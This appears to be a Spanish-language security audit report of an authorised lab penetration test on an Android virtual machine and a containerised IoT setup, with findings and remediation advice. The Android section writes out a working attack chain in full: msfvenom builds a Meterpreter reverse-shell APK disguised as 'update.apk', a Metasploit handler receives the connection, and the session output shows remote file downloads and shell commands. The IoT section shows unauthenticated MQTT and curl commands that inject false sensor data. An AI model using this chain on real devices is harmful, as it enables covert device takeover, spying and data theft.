



INFORME DE AUDITORIA DE CIBERSEGURIDAD MOVILES + IOT

Ruben Apablaza Muñoz
-0ZonE-



INDICE

1. RESUMEN EJECUTIVO	2
2. INTRODUCCIÓN	3
2.1 Contexto de la auditoria	3
2.2 Alcance y Limitaciones de la auditoria	5
2.3 Controles normativos y/o Metodologías seleccionados.....	6
3. PLAN DE ACCION Y MATRIZ DE RIESGOS	8
3.1 PLANIFICACION DE LA AUDITORIA	8
3.2 ROLES Y RESPONSABILIDADES.....	9
4. PRUEBAS DE PENETRACIÓN Y EVIDENCIA	10
SECCIÓN 1: DISPOSITIVOS MÓVILES (ANDROID)	10
SECCIÓN 2: IOT	16
5. CONCLUSIONES Y RECOMENDACIONES	24
5.1 RESUMEN GENERAL DE CONCLUSIONES	24
5.2 CONCLUSIONES TÉCNICAS (equipo técnico)	25
5.3 CONTRAMEDIDAS	27
5.4 MATRIZ DE RIESGOS Y CONTRAMEDIDAS	29

1. RESUMEN EJECUTIVO

La evaluación de seguridad realizada sobre los entornos de **dispositivos móviles (Android)** y **sistemas IoT** evidencia **vulnerabilidades críticas** que comprometen la **confidencialidad, integridad y disponibilidad** de la información.

En el caso de los **dispositivos móviles**, se demostró que un usuario puede instalar aplicaciones maliciosas sin advertencias relevantes, lo que permitió obtener control remoto completo del dispositivo, incluyendo acceso a archivos internos y capacidad de ejecutar comandos. Esto representa un riesgo grave de espionaje, robo de información y pérdida de confianza de los usuarios.

En el entorno de **IoT**, se identificaron múltiples servicios expuestos (Dashboard, MQTT, FTP). Los principales riesgos detectados fueron la **ausencia de autenticación** en el Dashboard web y en el broker MQTT, así como la **falta de validación estricta de datos** en el endpoint /api/publish, lo que posibilita la manipulación de lecturas de sensores.

De forma transversal, se observa que las plataformas analizadas carecen de controles básicos de seguridad, lo que facilita la explotación por parte de un atacante con conocimientos técnicos mínimos.

Recomendaciones clave a nivel ejecutivo:

- Implementar **autenticación y control de acceso** en todas las interfaces.
- Establecer **políticas de instalación seguras** en móviles y restringir la instalación de aplicaciones no confiables.
- Aplicar **validación estricta de datos** en endpoints expuestos.
- Restringir o deshabilitar **servicios innecesarios**.
- Integrar **pruebas de seguridad periódicas** dentro del ciclo de vida de sistemas móviles e IoT.


La situación actual refleja un **riesgo alto para la organización**, con potencial de comprometer datos sensibles, reputación y continuidad de los servicios.

2. INTRODUCCIÓN

2.1 Contexto de la auditoria

Contexto de ciberseguridad:

En el contexto actual, la empresa Tech Solutions S.A., líder en la provisión de soluciones tecnológicas para el monitoreo ambiental, ha experimentado un crecimiento acelerado en la adopción de sus dispositivos IoT y aplicaciones móviles Android. Este auge, si bien es positivo, introduce un nivel de complejidad y riesgo de seguridad que debe ser abordado de manera proactiva.



Problema identificado:

El **problema central** identificado es la falta de una evaluación de seguridad integral sobre la infraestructura digital, lo que genera incertidumbre sobre la capacidad de la empresa para proteger la información sensible de sus usuarios y la integridad de sus servicios en un entorno de ciberamenazas en constante evolución. La exposición de datos, el acceso no autorizado a los dispositivos y la manipulación de la información de los sensores representan riesgos críticos que podrían comprometer la reputación de la empresa, la confianza de sus clientes y su continuidad operativa.

Capacidades y enfoque del equipo auditor:

Para mitigar estos riesgos, el equipo auditor se conforma por un grupo de especialistas en ciberseguridad con capacidades y experiencia en pruebas de penetración, análisis de vulnerabilidades y hardening de sistemas. El enfoque del equipo está orientado a la simulación de escenarios de ataque reales, utilizando metodologías reconocidas como OWASP Mobile Security Testing Guide (MSTG) y OWASP IoT Security Testing Guide (ISTG). Esta aproximación permite una evaluación exhaustiva, no solo de las vulnerabilidades técnicas, sino también de los controles de seguridad y las buenas prácticas aplicadas en el ciclo de vida de desarrollo.

Objetivos de la auditoría:

- **Identificar y documentar** las vulnerabilidades de seguridad en las aplicaciones Android y en la infraestructura de IoT de Tech Solutions S.A.
- **Evaluar la exposición** de datos, el nivel de acceso remoto que puede ser obtenido por un atacante y la posibilidad de manipulación de la información de los sensores.
- **Proveer un análisis detallado** del riesgo asociado a cada vulnerabilidad, priorizando aquellas con mayor impacto potencial.
- **Entregar recomendaciones** claras y accionables para corregir las deficiencias de seguridad y fortalecer la postura general de la organización.

2.2 Alcance y Limitaciones de la auditoria

Alcance y acuerdo

La auditoría fue realizada en entorno seguro de la empresa. Se ejecutó con autorización del CEO con alcance limitado a dos áreas principales:

- **Dispositivos Móviles (Android):**

Se evaluó un dispositivo Android virtualizado para identificar vulnerabilidades de configuración y de la aplicación que pudieran permitir la instalación de software malicioso y el acceso remoto. Las pruebas incluyeron el reconocimiento de servicios, la explotación del Android Debug Bridge (ADB) y la instalación de un APK malicioso.

- **Sistemas IoT:**

Se auditó un entorno IoT, específicamente una infraestructura basada en contenedores, para identificar servicios expuestos (Dashboard web, MQTT Broker, FTP), evaluar la seguridad de sus interfaces y probar la manipulación de datos a través de sus puntos de entrada.

Limitaciones

- Las pruebas se realizaron en un entorno de laboratorio controlado, lo que podría no reflejar completamente la complejidad y los desafíos de un entorno de producción real, donde podrían existir otras capas de seguridad como firewalls avanzados o sistemas de detección de intrusiones.
- El dispositivo Android auditado era una máquina virtual, lo que podría haber simplificado ciertos vectores de ataque o no haber reflejado todas las medidas de seguridad presentes en un dispositivo físico real.
- Aunque se identificó el puerto FTP, el servicio no estaba funcional, lo que limitó la prueba de este vector de ataque. De manera similar, los intentos básicos de inyección (XSS) no tuvieron éxito debido a la falta del endpoint, aunque la vulnerabilidad teórica de la inyección de datos persiste.

2.3 Controles normativos y/o Metodologías seleccionados

La auditoría se basó en los siguientes marcos y metodologías de seguridad reconocidos, que proporcionaron una guía estructurada para la identificación, clasificación y reporte de las vulnerabilidades:

1. OWASP Mobile Security Testing Guide (MSTG)

Se utilizó para la evaluación de la seguridad del entorno Android. Esta guía cubre áreas como la configuración de la plataforma, el manejo de datos, la comunicación de red y la resiliencia de la aplicación.

- **Evaluación de Cumplimiento: No Cumple.** [REDACTED]
- **Justificación:** La evidencia del informe demuestra un incumplimiento total de los controles de seguridad básicos establecidos por la guía.
 - **Evidencia:** La exposición del puerto ADB (5555/tcp) y la instalación de un APK malicioso sin advertencias demuestran una falta de controles de seguridad en la configuración de la plataforma (MSTG-PLATFORM).
 - **Evidencia:** El éxito en la obtención de acceso completo y remoto a los archivos internos del dispositivo confirma la ausencia de medidas de resiliencia de la aplicación para proteger contra la explotación de vulnerabilidades (MSTG-RESILIENCE).

2. OWASP IoT Security Testing Guide (ISTG)

Se empleó para auditar la infraestructura de IoT. Esta metodología ayuda a identificar vulnerabilidades relacionadas con el control de acceso, la validación de datos y la gestión de servicios.

- **Evaluación de Cumplimiento: No Cumple.** [REDACTED]
- **Justificación:** La infraestructura de IoT no cumple con los principios de seguridad clave descritos en la guía.

- **Evidencia:** El Dashboard web y el Broker MQTT sin autenticación violan los controles de acceso y autenticación (I1 - Weak, Guessable, or Hardcoded Passwords).
- **Evidencia:** La capacidad de publicar datos arbitrarios como "temperature": 200 en el endpoint /api/publish demuestra una falta de validación de entradas, comprometiendo la integridad de la información.

3. Análisis de la superficie de ataque

Se utilizó para identificar todos los servicios, puertos y puntos de entrada expuestos en ambos entornos.

- **Evaluación de Cumplimiento: Parcialmente Cumple.**
- **Justificación:** Si bien se logró identificar la superficie de ataque, la organización no ha implementado controles efectivos para reducirla.
- **Evidencia:** El escaneo inicial de puertos en los entornos móviles (puerto 5555/tcp) y IoT (puertos 8080, 1883, 2121) fue exitoso, lo que indica que estos puntos de entrada estaban expuestos. Aunque se logró un reconocimiento de la superficie de ataque, esta no estaba gestionada o controlada, lo que constituye un riesgo para la organización. El servicio FTP, aunque expuesto, no era funcional, lo que mitiga parcialmente ese vector, pero la exposición en sí misma ya es un fallo.

3. PLAN DE ACCIÓN Y MATRIZ DE RIESGOS

3.1 PLANIFICACIÓN DE LA AUDITORIA

Días	Actividad a Realizar	Descripción
Día 1-2	Fase de Recolección de Información y Reconocimiento	Identificación de la IP del dispositivo Android. Escaneo de puertos y servicios con Nmap para identificar la superficie de ataque en los entornos móviles e IoT. Listado de contenedores Docker y servicios expuestos (Dashboard, MQTT, FTP).
Día 3-4	Fase de Pruebas de Acceso y Autenticación	Móviles: Creación de un APK malicioso (Meterpreter) con msfvenom y configuración del listener en Metasploit. Simulación de la instalación del APK para obtener una sesión remota. IoT: Intento de acceso a los servicios expuestos sin credenciales (Dashboard, MQTT Broker).
Día 5-6	Fase de Pruebas de Manipulación de Datos y Explotación	Móviles: Exploración de archivos internos a través de la sesión Meterpreter. Descarga de archivos de prueba y ejecución de comandos remotos. IoT: Publicación de datos fuera de rango (temperature: 200) a través del endpoint /api/publish y publicación directa en el broker MQTT con mosquitto_pub para verificar la falta de validación de datos.
Día 7	Fase de Análisis y Documentación de Hallazgos	Consolidación de todos los hallazgos. Análisis de la evidencia recopilada para identificar las vulnerabilidades críticas, sus causas raíz y el impacto potencial. Clasificación de los riesgos según la severidad y las metodologías (OWASP).

3.2 ROLES Y RESPONSABILIDADES

Rol	Responsabilidad Principal	Tareas Clave
Líder de Proyecto / Auditor Principal	Supervisar y dirigir todas las fases de la auditoría.	Definir el alcance y los objetivos. Asignar tareas al equipo. Revisar y aprobar los hallazgos. Interactuar directamente con la gerencia del cliente.
Analista de Seguridad (Móviles)	Realizar las pruebas de penetración en el entorno Android.	Identificar vulnerabilidades de configuración y de la aplicación móvil. Generar el APK malicioso y explotar el dispositivo. Documentar la evidencia de los hallazgos.
Analista de Seguridad (IoT)	Ejecutar las pruebas de seguridad en la infraestructura IoT.	Escanear puertos y servicios. Probar la autenticación y la manipulación de datos en el Dashboard y el broker MQTT. Documentar los resultados y la evidencia de cada prueba.
Redactor de Informes	Compilar y estructurar el informe final de auditoría.	Consolidar los hallazgos de ambos analistas. Redactar las conclusiones ejecutivas y técnicas. Crear la matriz de riesgos y el plan de acción detallado.

4. PRUEBAS DE PENETRACIÓN Y EVIDENCIA

SECCIÓN 1: DISPOSITIVOS MÓVILES (ANDROID)

PASO 1 RECONOCIMIENTO

Objetivo: Identificar servicios activos y puertos en el dispositivo Android para definir vectores de ataque.

Acciones realizadas

1. Identificar IP

En Android:

Ajustes → Wi-Fi o ip addr desde terminal si hay acceso.

IP address	192.168.0.39
Gateway	192.168.0.1

2. Escaneo inicial de puertos y servicios

`nmap -T4 -p- -A 192.168.0.39`

```
(kali@kali)-[~]
$ nmap -T4 -p- -A 192.168.0.39
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 20:23 EDT
Nmap scan report for 192.168.0.39
Host is up (0.00065s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5555/tcp  open  adb      Android Debug Bridge device (name: android_x86_64 model: VM
ware Virtual Platform; device: x86_64; features: cmd,stat_v2,shell_v2)
MAC Address: 00:0C:29:4F:85:F7 (VMware)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:rou
teros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7
.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Android; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.65 ms 192.168.0.39

OS and Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.06 seconds
```


Observaciones obtenidas

- Host activo, latencia baja (0.65 ms).
- Puertos abiertos: 5555/tcp → **ADB (Android Debug Bridge)**
 - Device name: android_x86_64
 - Model: VMware Virtual Platform
 - Device: x86_64
 - Features: cmd, stat_v2, shell_v2
- MAC Address: 00:0C:29:4F:85:F7 (VMware)
- Sistema operativo: Android 9 sobre Linux 4.x (kernel)
- Distancia de red: 1 salto

Conclusiones

- Solo puerto abierto: 5555/tcp (ADB).
- ADB accesible de forma remota, potencialmente explotable.
- Sistema Android virtualizado (VMware).
- Vector principal de ataque: ADB.

PASO 2 PRUEBA DE AUTENTICACIÓN Y CONTROL DE ACCESO (Explotación ADB / APK Malicioso)

Objetivo: Verificar si es posible obtener acceso remoto mediante exposición del ADB y apps sin controles.

Acciones realizadas

1. Generación del APK malicioso (Meterpreter)

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.40  
LPORT=4444 -o update.apk
```

```
(kali㉿kali)-[~]  
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.40 LPORT=4444 -o up  
date.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payl  
oad  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10232 bytes  
Saved as: update.apk
```

2. Distribución con servidor HTTP en Python

```
python3 -m http.server 8080
```

- URL: <http://192.168.0.40:8080/update.apk>

3. Instalación en Android

- Descargar APK desde navegador.
- Activar “Permitir instalación desde orígenes desconocidos”.

4. Configuración del listener en Metasploit

```
msfconsole  
use exploit/multi/handler  
set payload android/meterpreter/reverse_tcp  
set LHOST 192.168.0.40  
set LPORT 4444  
run
```

5. Ejecución del APK en Android:

- Al abrir la app, conexión inversa hacia Kali establecida.
- Sesión Meterpreter activa:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.40
LHOST => 192.168.0.40
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.0.40:4444
[*] Sending stage (72423 bytes) to 192.168.0.39
[*] Meterpreter session 1 opened (192.168.0.40:4444 -> 192.168.0.39:47956) at 2025-08-26 21:30:49 -0400

meterpreter > █
```

Observaciones

- APK instalado y ejecutado sin alertas.
- Conexión inversa exitosa.
- Confirmado acceso completo a archivos, cámara, SMS, etc.

Conclusiones

- Dispositivo vulnerable a instalación de apps maliciosas.
- Control total mediante sesión Meterpreter.
- Riesgo crítico de pérdida de confidencialidad, integridad y disponibilidad.
- Recomendación: deshabilitar ADB en entornos no seguros y no instalar apps desconocidas.

PASO 3 MANIPULACIÓN DE DATOS Y ACCESO REMOTO

Objetivo: Evaluar impacto de explotación completa sobre Android.

Acciones realizadas

1. Verificar sesión

meterpreter > sysinfo

```
meterpreter > sysinfo
Computer      : localhost
OS            : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture : x64
System Language : en_US
Meterpreter   : dalvik/android
meterpreter > 
```

2. Exploración de archivos

```
ls /sdcard/Download
cd /sdcard/Download
ls
```

```
meterpreter > cd /sdcard/Download
meterpreter > ls
Listing: /storage/emulated/0/Download

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-r  1971119  fil      2025-08-26 21:45:03 -0400  Ley Chile - Ley 21459 -
w-                                     Biblioteca del Congreso
                                     Nacional.mhtml
100666/rw-rw-r   63888   fil      2025-08-26 21:44:57 -0400  Ley-21459_20-JUN-2022.pd
w-                                     f
100666/rw-rw-r   10232   fil      2025-08-26 21:03:46 -0400  update.apk
w-

meterpreter > 
```

3. Descargar archivo desde el dispositivo Android

```
download "/sdcard/Download/Ley Chile - Ley 21459 - Biblioteca del Congreso
Nacional.mhtml"
```

```
meterpreter > download "/sdcard/Download/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml"
[*] Downloading: /sdcard/Download/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml → /home/kali/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml
[*] Downloaded 1.00 MiB of 1.88 MiB (53.2%): /sdcard/Download/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml → /home/kali/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml
[*] Downloaded 1.88 MiB of 1.88 MiB (100.0%): /sdcard/Download/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml → /home/kali/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml
[*] Completed : /sdcard/Download/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml → /home/kali/Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml
meterpreter > █
```

4. Ejecutar comandos remotos

shell

```
meterpreter > shell
Process 3 created.
Channel 3 created.
whoami platform was selected, choosing Msf::Module::Platform::Android
u0_a76
pwd No arch selected, selecting arch: dalvik from the payload
/storage/emulated/0/Download
ls
Ley Chile - Ley 21459 - Biblioteca del Congreso Nacional.mhtml
update.apk
█
```

Observaciones

- APK ejecutado en segundo plano.
- Archivos internos accesibles.
- Control limitado sobre cámara/mic, posible con payload modificado.

Conclusiones

- Explotación de ADB + APK permite control total.
- Riesgos: acceso a datos personales, espionaje y ejecución de comandos arbitrarios.
- Recomendaciones: deshabilitar ADB, no instalar apps desconocidas, monitorear actividad sospechosa.

SECCIÓN 2: IOT

PASO 1 RECONOCIMIENTO

Objetivo: Identificar servicios activos y puertos en contenedores IoT.

Acciones realizadas

1. Listar contenedores y puertos

```
sudo docker ps
```

```
(kali㉿kali)-[~]
$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED
1994ae7592bb   docker-iot-vulnerable-lab:latest   "/start_services.sh"    28 minutes
/tcp, :::1883→1883/tcp, 0.0.0.0:2121→21/tcp, :::2121→21/tcp, 0.0.0.0:8080→80/tcp
```

```
sudo docker port iot_lab
```

```
(kali㉿kali)-[~]
$ sudo docker port iot_lab
21/tcp → 0.0.0.0:2121
21/tcp → [::]:2121
80/tcp → 0.0.0.0:8080
80/tcp → [::]:8080
1883/tcp → 0.0.0.0:1883
1883/tcp → [::]:1883
```


Observaciones

Puerto host	Puerto contenedor	Servicio
8080	80	HTTP Dashboard
1883	1883	MQTT Broker
2121	21	FTP

2. Confirmar accesibilidad desde Kali:

```
curl http://127.0.0.1:8080
```

```
curl -X POST http://127.0.0.1:8080/api/publish -H "Content-Type: application/json" -d '{"temperature":200,"sensor_id":"sensor_001"}
```

Conclusiones:

- La página web del Dashboard se carga correctamente sin requerir autenticación.
- Permite publicar datos de prueba mediante un formulario que envía JSON al endpoint `/api/publish`.
- La interfaz actualiza las lecturas de sensores en tiempo real y refleja cualquier dato publicado.
- El broker MQTT está accesible en `tcp://localhost:1883` y no requiere autenticación.

Conclusiones:

- El Dashboard es accesible sin restricciones, indicando ausencia de control de acceso.
- El broker MQTT sin autenticación permite conexión y suscripción a topics, pero el Dashboard solo refleja mensajes en un formato específico.
- La aplicación web no valida estrictamente los datos enviados, exponiendo posibles vectores de manipulación de información.

PASO 2 PRUEBA DE AUTENTICACIÓN Y CONTROL DE ACCESO

2.1 Dashboard web


Objetivo

Verificar si el dashboard web requiere autenticación y si permite publicar datos sin credenciales.

Acciones realizadas

1. Abrir en navegador

<http://127.0.0.1:8080>



Observaciones

- Acceso al dashboard sin solicitud de login.
- Interfaz muestra datos en tiempo real y permite interacción con formularios.

Conclusiones

- Ausencia de control de acceso en la interfaz web: riesgo de exposición y manipulación de datos desde cualquier host con acceso a la red.

2.2 Broker MQTT

Objetivo

Comprobar si el broker MQTT requiere autenticación y si se puede suscribir/publicar sin restricciones.

Acciones realizadas

1. Suscribirse a todos los topics

```
mosquitto_sub -h 127.0.0.1 -p 1883 -t "#"
```

```
(kali@kali)-[~]
$ mosquitto_sub -h 127.0.0.1 -p 1883 -t "#"
{"temperature": 27.6, "sensor_id": "sensor_003", "timestamp": "2025-08-26T20:29:53.037562", "status": "normal"}
{"temperature": 35.6, "sensor_id": "sensor_003", "timestamp": "2025-08-26T20:29:55.040722", "status": "normal"}
{"temperature": 19.6, "sensor_id": "sensor_002", "timestamp": "2025-08-26T20:29:57.044671", "status": "normal"}
{"temperature": 38.8, "sensor_id": "sensor_002", "timestamp": "2025-08-26T20:29:59.048517", "status": "normal"}
{"temperature": 31.8, "sensor_id": "sensor_003", "timestamp": "2025-08-26T20:30:01.052130", "status": "normal"}
{"temperature": 16.3, "sensor_id": "sensor_003", "timestamp": "2025-08-26T20:30:03.055312", "status": "normal"}
^C
```

2. Intento de publicar un mensaje de prueba

```
mosquitto_pub -h 127.0.0.1 -p 1883 -t "sensor_001" \
-m '{"temperature": 150, "sensor_id": "sensor_001", "timestamp": "2025-08-26T20:40:00.000000", "status": "normal"}'
```

```
(kali@kali)-[~]
$ mosquitto_pub -h localhost -p 1883 -t "sensor_001" -m '{"temperature":200,"sensor_id":"sensor_001"}'
```

Observaciones

- Se puede suscribir y recibir mensajes publicados por la aplicación.
- Publicación con mosquitto_pub llega al broker, pero el backend del dashboard no refleja todos los mensajes publicados directamente porque aplica filtrado/formato específico.

Conclusiones

- Broker MQTT sin autenticación; acceso abierto.
- Impacto en dashboard limitado por validaciones internas, pero un atacante que conozca el formato JSON correcto puede inyectar mensajes que si se reflejen en la UI.

PASO 3 PRUEBA DE MANIPULACIÓN DE DATOS


3.1 Publicación vía endpoint /api/publish

Objetivo

Ver si el endpoint interno permite publicar datos arbitrarios y si el sistema valida rangos y formatos.

Acciones realizadas

```
curl -X POST http://127.0.0.1:8080/api/publish \  
-H "Content-Type: application/json" \  
-d '{"temperature": 200, "sensor_id": "sensor_001"}'
```



Observaciones

- El dashboard acepta y refleja el valor 200 C inmediatamente.
- No se detectó validación estricta del rango de temperatura ni autenticación para este endpoint.

Conclusiones

- Integridad de datos comprometida; se pueden inyectar lecturas fuera de rango que afecten gráficos, alertas o lógica automática.
- Endpoint /api/publish debe protegerse y validar esquema y rangos.

3.2 Publicación directa mediante MQTT

Objetivo

Evaluar si publicar mensajes vía MQTT puede influir en el dashboard y en qué condiciones.

Acciones realizadas

```
mosquitto_pub -h 127.0.0.1 -p 1883 -t "sensor_001" \  
-m '{"temperature": 150, "sensor_id": "sensor_001", "timestamp": "2025-08-  
26T20:40:00.000000", "status": "normal"}'
```



```
(kali@kali)-[~]  
$ mosquitto_pub -h 127.0.0.1 -p 1883 -t "sensor_001" \  
-m '{"temperature": 150, "sensor_id": "sensor_001", "timestamp": "2025-08-26T20:40:00.000000", "status": "normal"}'
```

Observaciones

- Broker acepta publicaciones y las difunde (mosquitto_sub muestra los mensajes).
- Dashboard no refleja todos los mensajes; procesa solo los que cumplen formato exacto o que provienen del flujo esperado (endpoint /api/publish).

Conclusiones

- Broker abierto representa vector de inyección, aunque impacto en la UI depende de la validación del backend.
- Un atacante con conocimiento del formato puede construir mensajes que sean aceptados por el backend.

PASO 4 FTP Y SEGURIDAD DE ENDPOINTS WEB (inyección simple)

4.1 Prueba FTP

Objetivo

Verificar si el servicio FTP expuesto acepta conexiones y permite listar/transferir archivos sin autenticación.

Acciones realizadas

ftp 127.0.0.1 2121

```
(kali@kali)-[~]  
$ ftp 127.0.0.1 2121  
Connected to 127.0.0.1.  
421 Service not available, remote server has closed connection.  
ftp> ls  
Not connected.  
ftp> whoami  
?Invalid command.  
ftp> █
```

Observaciones

- El servidor responde con 421 Service not available, remote server has closed connection.
- No se consigue mantener sesión ni ejecutar comandos.

Conclusiones

- Aunque el puerto 2121 aparece expuesto, el servicio FTP no permite interacción útil, reduciendo riesgo de explotación en este laboratorio.
- En producción, un FTP abierto sin autenticación sería crítico.

